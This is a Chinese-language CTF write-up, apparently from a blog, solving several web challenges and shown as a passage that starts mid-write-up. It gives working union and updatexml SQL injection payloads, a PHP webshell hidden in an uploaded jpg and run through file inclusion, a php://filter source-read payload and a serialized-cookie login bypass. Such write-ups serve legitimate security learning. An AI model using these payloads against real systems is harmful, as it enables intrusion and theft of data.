
被过滤的可以双写绕过。所以后台处理的应该是使用string的replace方法将关键字置空。

1. 爆表：

```
http://123.206.87.240:9004/1ndex.php
?id=-2' uniounionn selecselectt 1, group_concat(table_name) from infoorrmation_schema.tables where table_schema=
database() --+
```

2. 爆字段


```
http://123.206.87.240:9004/1ndex.php
?id=-2' uniounionn selecselectt 1, group_concat(column_name) from infoorrmation_schema.columns where table_name=
'flag1'--+
```




3. 爆数据


```
http://123.206.87.240:9004/1ndex.php
?id=-2' uniounionn selecselectt 1,flag1 from flag1--+
```


发现注入出来的是这个字符串`usOwycTju+FTUUzXosjr`，但是提交不正确，所以尝试爆`address`字段的数据。得到这个地址





又是一个注入，和题目`多次`相对应。
在`id=1`之后加一个`'`直接把`mysql`的报错信息直接打印出来，并且还直接把我们构造的id直接打印出来。看着应该很容易的样子。





使用异或注入的方法也可以发现下面的关键字被过滤

> union substr sleep

双写无法绕过，大小写无法绕过，/!/无法绕过。
所以尝试使用`updatexml`报错

1. 爆表

```
http://123.206.87.240:9004/Once_More.php
?id=1' and updatexml(1,concat('_',(select group_concat(table_name) from information_schema.tables where table_sc
hema=database()),'_'),1) --+
```

```
XPATH syntax error: ',flag2_'
```

2. 爆字段

```
http://123.206.87.240:9004/Once_More.php
?id=1' and updatexml(1,concat('~',(select group_concat(column_name) from information_schema.columns where table_
name='flag2'),'~'),1) --+
```

```
XPATH syntax error: '~flag2,address~'
```

3. 爆内容

```
http://123.206.87.240:9004/Once_More.php
?id=1' and updatexml(1,concat('~',(select flag2 from flag2),'~'),1) --+
```

```
XPATH syntax error: '~flag{Bugku-sql_6s-2i-4t-bug}~'
```

PHP_encrypt_1(ISCCCTF)

> 密文：fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxlWJ1UYFhotFjA=


首先下载加密的php文件

```php
<?php
function encrypt($data,$key)
{
    $key = md5('ISCC');
    $x = 0;
    $len = strlen($data);
    $klen = strlen($key);
    for ($i=0; $i < $len; $i++) {
        if ($x == $klen)
        {
            $x = 0;
        }
        $char .= $key[$x];
        $x+=1;
    }
    for ($i=0; $i < $len; $i++) {
        $str .= chr((ord($data[$i]) + ord($char[$i])) % 128);
    }
    return base64_encode($str);
}
?>
```

文件包含2

> tips : flag格式：SKCTF{xxxxxxxxxxxxxxxx}
> hint:文件包含
> 链接

访问链接之后，会自动转跳至这个链接`http://123.206.31.85:49166/index.php?file=hello.php`，url中出现一个`flag=xxx`，猜测是文件包含，但是尝试使用`php伪协议`或者`../`想读出flag的时候，但是应该存在`waf`，所以出现



这时候在源代码中发现这样的注释代码

```
<!-- upload.php -->
<!doctype html>
<html>
<head>
    <meta charset="utf-8"/>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
    <title>SK CTF</title>
    <link rel="stylesheet" type="text/css" href="./about/main.css"/>
</head>

<body>
<div class="vi">
```

尝试访问`upload.php`

上传图片木马

file: 浏览... 未选择文件。

upload

请上传jpg gif png 格式的文件 文件大小不能超过100KiB
file upload successful!Save in: upload/201810190133391028.jpg

发现不能解析为php，所以在这里尝试使用`zip://`，恩，还是失败。
最后发现，将以下的代码保存到`code.jpg`中上传

```
<script language=php>system("ls")</script>
```

file: 浏览... 未选择文件。

upload

请上传jpg gif png 格式的文件 文件大小不能超过100KiB
file upload successful!Save in: upload/201810190156224974.jpg

如果直接访问的话会发现

使用文件包含即可读取文件，其中名字最长的那个就是flag文件了。

about hello.php index.php this_is_th3_F14g_154f65sd4g35f4d6f43.txt upload upload.php

flag.php

> [链接](http://123.206.87.240:8002/flagphp/)
> tips:点了login咋没反应
> 提示：hint

首先进入题目是一个登录界面，但是点击登录之后没有反应，查看网页源代码时发现login按钮的类型是button不是submit。这题纯属脑洞，题目提示给了`hint`，需要get传入参数`hint`，然后会直接弹出index的php源代码。

> payload:http://123.206.87.240:8002/flagphp/?hint=1


```php
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

有了源代码之后第一步就是代码审计，首先第一个`if`，GET传入参数`hint`直接打印源代码，`elif`获取cookie中的`ISecer`的值反序列化之后全等于`$KEY`直接打印flag，否则返回登录界面。不过这里有个坑，`$KEY`应该没有定义，值为`NULL`而不是最后定义的`$KEY='ISecer:www.isecer.com';`
序列化可以参考

```php
<?php
$a = array('a' => 'Apple' ,'b' => 'banana' , 'c' => 'Coconut');
//序列化数组
$s = serialize($a);
echo $s;
//输出结果：a:3:{s:1:"a";s:5:"Apple";s:1:"b";s:6:"banana";s:1:"c";s:7:"Coconut";
```

所以需要需要构造一个值为`s:0:"";`的cookie，不过首先需要url编码。

```
s%3A0%3A%22%22%3B
```



孙xx的博客

> tips:需要用到渗透测试第一步信息收集
> 链接

一开始进入题目是懵逼无助的，这是一个使用WordPress搭建的站点，首页中有好几个假的flag，简单的找了一会没有发现切入点。然后开始关注tips`需要用到渗透测试第一步信息收集`。那就收集吧，没有源码泄露，然后在`robots.txt`文件中发现flag。
然后这个题目的分值是200分，我认为应该值50分吧。

Trim的日记本


> hints：不要一次就放弃
> 链接

进入题目之后都是显示`mysql connect error!`，其他的界面也是这样，测试之后大概也是不能链接数据库的，所以排除sql注入。


找了很久，最后扫描目录时发现一个`show.php`的文件，里面有flag，这一题大概是考察越权访问？？？

文件上传2(湖湘杯)

> 链接



访问题目之后，有一段信息提示说只能上传PNG格式图片，并且在下面有一链接。URL `http://123.206.87.240:9011/?op=home`，尝试任意读文件无果，但是发现应该存在waf.



但是各种上传之后无果，发现首页url没有过滤php伪协议，恩恩额。直接读出flag了。what 法克。出题人的恶趣味。

> payload:http://123.206.87.240:9011/?op=php://filter/read=convert.base64-encode/resource=flag

当下网页源代码之后，发现只过滤 `/../`。

```
$op = empty($_GET['op']) ? 'home' : $_GET['op'];
if(!is_string($op) || preg_match('/\.\./', $op))
    die('Try it again and I will kill you! I freaking hate hackers!');
```

后言